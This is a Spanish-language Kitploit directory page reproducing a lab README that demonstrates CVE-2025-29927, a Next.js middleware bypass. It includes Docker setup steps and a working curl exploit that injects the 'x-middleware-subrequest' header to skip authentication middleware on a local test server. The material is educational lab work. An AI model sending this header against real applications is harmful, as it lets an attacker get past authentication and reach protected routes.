
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
CVE-2025-29927-Nextjs-Bypass-PoC — Una prueba de concepto para CVE-2025-29927 que demuestra una evasión de middleware en versiones de Next.js anteriores a la 13.5.9 | Kitploit
Herramientas/GitHubGitHub/danielhallbro/cve-2025-29927-nextjs-bypass-poc
Análisis de VulnerabilidadesExplotaciónExplotación de Aplicaciones WebPruebas de PenetraciónAutenticaciónAprendizaje y Educación
GitHubdanielhallbro/cve-2025-29927-nextjs-bypass-poc

CVE-2025-29927-Nextjs-Bypass-PoC

Una prueba de concepto para CVE-2025-29927 que demuestra una evasión de middleware en versiones de Next.js anteriores a la 13.5.9

Ver Repositorio
142hace 9 mesesAún no revisado
Compartir

PoC: CVE-2025-29927 - Bypass de Middleware en Next.js

Este repositorio contiene una Prueba de Concepto (PoC) que demuestra cómo eludir las comprobaciones de seguridad del middleware en Next.js (v13.5.6) explotando una vulnerabilidad relacionada con cabeceras HTTP internas.

Resumen de la Vulnerabilidad: CVE-2025-29927

¿Qué es?

CVE-2025-29927 es una vulnerabilidad de Bypass de Middleware encontrada en versiones de Next.js 1.11.4 y anteriores a las versiones 12.3.5, 13.5.9, 14.2.25 y 15.2.3. Permite a un atacante externo saltarse la lógica de seguridad —como autenticación, detección de bots o redirecciones por geolocalización— que un desarrollador ha implementado en su archivo middleware.ts.

La Causa Raíz: Confianza en Cabeceras

Next.js utiliza cabeceras HTTP internas para comunicarse entre sus diferentes capas arquitectónicas. Una de estas cabeceras es x-middleware-subrequest.

La vulnerabilidad existe porque las versiones vulnerables de Next.js confían en esta cabecera incluso cuando es enviada por un cliente externo (como un navegador o curl). Cuando el servidor ve esta cabecera, asume que la solicitud ya ha sido procesada y "aprobada" por el middleware, por lo que omite la ejecución de su código de seguridad por completo.

Impacto

  • Bypass de autenticación: Si tu aplicación depende del middleware para verificar tokens de inicio de sesión, un atacante puede saltarse esta comprobación para acceder a páginas protegidas.
  • Evasión de filtros de seguridad: Cualquier lógica destinada a bloquear IPs o agentes de usuario maliciosos es ignorada.
  • Divulgación de información: Acceso a rutas internas que deberían estar restringidas.

Configuración del Entorno

El laboratorio se ejecuta dentro de un contenedor Docker Node:18-alpine para garantizar un entorno limpio y reproducible.


Paso 1 – Crear el Contenedor



Comenzamos iniciando un contenedor con nombre en segundo plano. Usamos sleep infinity para mantener el contenedor vivo durante la configuración.

Inicialmente tuve algunos problemas al reiniciar mi contenedor en etapas posteriores, por eso opté por sleep infinity.

docker run -d -p 3000:3000 --name CVE-2025-29927-Lab node:18-alpine sleep infinity
Paso 1

Paso 2 – Instalar Next.js 13.5.6



Instalamos la versión vulnerable específica de Next.js. Ten en cuenta que a pesar del flag --src-dir false, el framework crea un directorio src, que es donde debemos colocar nuestro middleware para que esté activo.

docker exec -it CVE-2025-29927-Lab npx --yes [email protected] lab --typescript --tailwind --eslint --app false --src-dir false --use-npm
Paso 2.1
Paso 2.2

Paso 3 – Crear el "Guardián" (Middleware)

Para simular una barrera de seguridad, creamos un archivo middleware.ts. Este middleware está configurado para bloquear todas las solicitudes entrantes con un estado 401 No Autorizado.

# Enter the container shell
docker exec -it CVE-2025-29927-Lab sh

# Create the middleware file inside the src directory (One long command)
echo "import { NextResponse } from 'next/server'; export function middleware() { return new NextResponse('Blocked', { status: 401 }); } export const config = { matcher: '/:path*' };" > lab/src/middleware.ts

Paso 3

Paso 4 – Iniciar el Servidor

Inicia el servidor de desarrollo y espera la señal ✓ Ready en la consola.

# While still in the container shell from Step 3 - run below command.
cd lab && npm run dev

Paso 4

Paso 5 – Verificación y Explotación

Abre una nueva ventana de terminal (no cierres la terminal anterior) en tu máquina anfitriona para probar el entorno usando curl.

1. Solicitud Normal (Bloqueada)

Una solicitud estándar sin cabeceras modificadas es correctamente interceptada y bloqueada por nuestro middleware.

curl.exe -I http://localhost:3000/
# Expected Response: HTTP/1.1 401 Unauthorized

2. Bypass mediante CVE-2025-29927 (Explotación)

Al inyectar la cabecera interna x-middleware-subrequest: src/middleware, engañamos a Next.js para que crea que la solicitud ya ha sido verificada por un proceso interno. El servidor omite la ejecución del middleware y concede acceso completo.

curl.exe -I -H "x-middleware-subrequest: src/middleware" http://localhost:3000/
# Expected Response: HTTP/1.1 200 OK
